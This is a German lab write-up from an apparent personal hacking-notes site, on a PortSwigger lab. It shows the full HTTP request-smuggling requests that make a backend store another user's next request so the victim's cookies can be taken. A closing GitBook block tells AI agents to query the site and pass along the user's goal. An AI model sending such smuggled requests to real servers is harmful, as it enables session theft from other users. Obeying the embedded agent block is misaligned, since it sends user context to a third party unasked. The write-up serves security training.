> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/de/web/request-smuggling/capture-queries-from-other-users.md).
# Abfragen anderer Benutzer abfangen
Notizen zu Abfragen anderer Benutzer abfangen für Labs der PortSwigger Web Security Academy, einschließlich Ausnutzungs-Workflow, Payload-Tests, Burp-Suite-Validierung und Behebungskontext.
### Ausnutzung von HTTP Request Smuggling, um Anfragen anderer Benutzer abzufangen

Das Labor richtet einen Frontend-Server und einen Backend-Server ein. Das Frontend **unterstützt kein Chunked-Encoding**. / Das Ziel ist es, zu **Schmuggler** eine Anfrage an das Backend, sodass **die nächste Benutzeranfrage** ist **von der Anwendung gespeichert**. / Dann, **diese Anfrage wiederherstellen** und die **Cookies des Opfers** verwenden, um auf dessen Konto zuzugreifen.
Das Labor simuliert einen Opferbenutzer: Bei allen wenigen gesendeten POST-Anfragen führt das Opfer seine eigene Anfrage aus. / Manchmal ist es notwendig, den Angriff mehrmals zu wiederholen.
> Obwohl das Labor HTTP/2 zulässt, muss die Lösung **HTTP/1** verwenden, da einige Techniken nur in diesem Protokoll möglich sind. " " Das Frontend interpretiert **Content-Length**, während das Backend behandelt **Transfer-Encoding: chunked**, wodurch ein ausnutzbarer Versatz entsteht. " " Die Burp-Erweiterung HTTP Request Smuggler kann helfen, Längen manuell zu korrigieren.
#### 1. **Vom Frontend interpretierte Anfrage**
Das Frontend liest `Content-Length: 13`, dann sieht es auch `Transfer-Encoding: chunked`:
```http
Content-Type: application/x-www-form-urlencoded
Content-Length: 13
Transfer-Encoding: chunked
0
postId=6
```
Nach dem Ende des Chunks (`0`), wird eine zusätzliche Backend-Anfrage hinzugefügt.

#### 2. **Einschleusen einer POST-Anfrage zum Veröffentlichen eines Kommentars**
Sie bauen eine geschmuggelte Anfrage, die eine zweite vollständige Anfrage enthält:
```http
POST / HTTP/1.1
Host: 0a36007e032121be824c43d100150069.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
Content-Length: 285
Transfer-Encoding: chunked
0
postId=6
POST /post/comment HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Cookie: session=jjCIZY2wVTQVhJ6tfWqnEV3pftTw4Rus
Content-Length: 130
csrf=MWV1glEz7sP3FB0WKoGENl7Jk7EvMoqA&postId=6&comment=test&name=test&email=test%40test.com&website=http%3A%2F%2Ftest.com
```

Ergebnis\:/ Die geschmuggelte Anfrage wird so behandelt, als käme sie aus Ihrer eigenen Sitzung, und die Anwendung veröffentlicht den Kommentar.
#### 3. **Das Opfer zum Veröffentlichen eines Kommentars zwingen**
Sie ändern den Body zu:
{% code overflow="wrap" %}
```http
csrf=MWV1glEz7sP3FB0WKoGENl7Jk7EvMoqA&postId=6&comment=HackedByJordan&name=test&email=test%40test.com&website=http%3A%2F%2Ftest.com
```
{% endcode %}
```http
POST / HTTP/1.1
Host: 0a36007e032121be824c43d100150069.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
Content-Length: 287
Transfer-Encoding: chunked
0
POST /post/comment HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Cookie: session=jjCIZY2wVTQVhJ6tfWqnEV3pftTw4Rus
Content-Length: 134
csrf=MWV1glEz7sP3FB0WKoGENl7Jk7EvMoqA&postId=7&comment=HackedByJordan&name=test&email=test%40test.com&website=http%3A%2F%2Ftest.com
```


und senden eine ähnliche Anfrage. / Beim Neuladen zeigt die App **Danke für Ihren Kommentar**, was darauf hinweist, dass das Opfer diesen Kommentar gepostet hat.
#### 4. **Bereiten Sie die Erfassung der Bewegung des Opfers vor**
Um die gesamte Anfrage des Opferbenutzers zu erfassen, erhöhen Sie stark den `Content-Length` sodass das Backend die folgende Anfrage als Inhalt verarbeitet:
```http
Content-Length: 1000
csrf=MWV1glEz7sP3FB0WKoGENl7Jk7EvMoqA&postId=4&name=test&email=test%40test.com&website=http%3A%2F%2Ftest.com&comment=HACKED
```
Die nächste vom Opfer gesendete Anfrage wird dann in den erwarteten Body aufgenommen... / und wird zu **in der Speicherung der Anwendung einsehbar**.
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/de/web/request-smuggling/capture-queries-from-other-users.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.